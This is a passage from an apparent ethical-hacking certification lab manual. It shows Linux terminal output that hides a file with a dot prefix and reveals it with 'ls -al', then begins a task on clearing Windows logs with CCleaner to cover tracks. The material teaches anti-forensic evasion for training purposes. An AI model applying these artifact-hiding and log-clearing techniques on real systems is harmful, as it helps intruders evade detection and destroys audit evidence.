
```
[attacker@parrot]-[~]  
$cd Desktop  
[attacker@parrot]-[~/Desktop]  
$mkdir Test  
[attacker@parrot]-[~/Desktop]  
$cd Test  
[attacker@parrot]-[~/Desktop/Test]  
$>> Sample.txt  
[attacker@parrot]-[~/Desktop/Test]  
$touch Sample.txt  
[attacker@parrot]-[~/Desktop/Test]  
$ls  
Sample.txt  
[attacker@parrot]-[~/Desktop/Test]  
$touch .Secret.txt  
[attacker@parrot]-[~/Desktop/Test]  
$
```

22. Type **ls** and press **Enter** to view the contents of the **Test** folder, you can see that only **Sample.txt** file can be seen and **Secret.txt** file is hidden.



```
[attacker@parrot]-[~/Desktop/Test]  
$>> Sample.txt  
[attacker@parrot]-[~/Desktop/Test]  
$touch Sample.txt  
[attacker@parrot]-[~/Desktop/Test]  
$ls  
Sample.txt  
[attacker@parrot]-[~/Desktop/Test]  
$touch .Secret.txt  
[attacker@parrot]-[~/Desktop/Test]  
$ls  
Sample.txt  
[attacker@parrot]-[~/Desktop/Test]  
$
```


23. Type **ls -al** and press **Enter** to view all the contents in the **Test** directory. We can see that **Secret.txt** file is visible now.



```
[attacker@parrot]-[~]
$cd Desktop
[attacker@parrot]-[~/Desktop]
$mkdir Test
[attacker@parrot]-[~/Desktop]
$cd Test
[attacker@parrot]-[~/Desktop/Test]
$>> Sample.txt
[attacker@parrot]-[~/Desktop/Test]
$touch Sample.txt
[attacker@parrot]-[~/Desktop/Test]
$ls
Sample.txt
[attacker@parrot]-[~/Desktop/Test]
$touch .Secret.txt
[attacker@parrot]-[~/Desktop/Test]
$ls
Sample.txt
[attacker@parrot]-[~/Desktop/Test]
$ls -al
total 0
drwxr-xr-x 1 attacker attacker 42 Apr  7 11:54 .
drwxr-xr-x 1 attacker attacker 36 Apr  7 11:51 ..
-rw-r--r-- 1 attacker attacker  0 Apr  7 11:53 Sample.txt
-rw-r--r-- 1 attacker attacker  0 Apr  7 11:54 .Secret.txt
[attacker@parrot]-[~/Desktop/Test]
$
```

Note: In a real scenario, attackers may attempt to conceal artifacts corresponding to their malicious behavior to bypass security controls. Attackers leverage this OS feature to conceal artifacts such as directories, user accounts, files, folders, or other system-related artifacts within the existing artifacts to circumvent detection.

24. This concludes the demonstration of hiding artifacts in Windows and Linux machines
25. Close all open windows and document all the acquired information.
26. Turn off the **Parrot Security** machine.

Task 5: Clear Windows Machine Logs using CCleaner

CCleaner is a system optimization, privacy, and cleaning tool. It allows you to remove unused files and cleans traces of Internet browsing details from the target PC. With this tool, you can very easily erase your tracks.


Module 06 – System Hacking

Here, we will use CCleaner to clear the system logs of the Windows machine.

1. Switch to the **Windows 11** virtual machine, navigate to **E:\CEH-Tools\CEHv12 Module 06 System Hacking\Covering Tracks Tools\CCleaner**; double-click **ccsetup591_pro_trial.exe**.

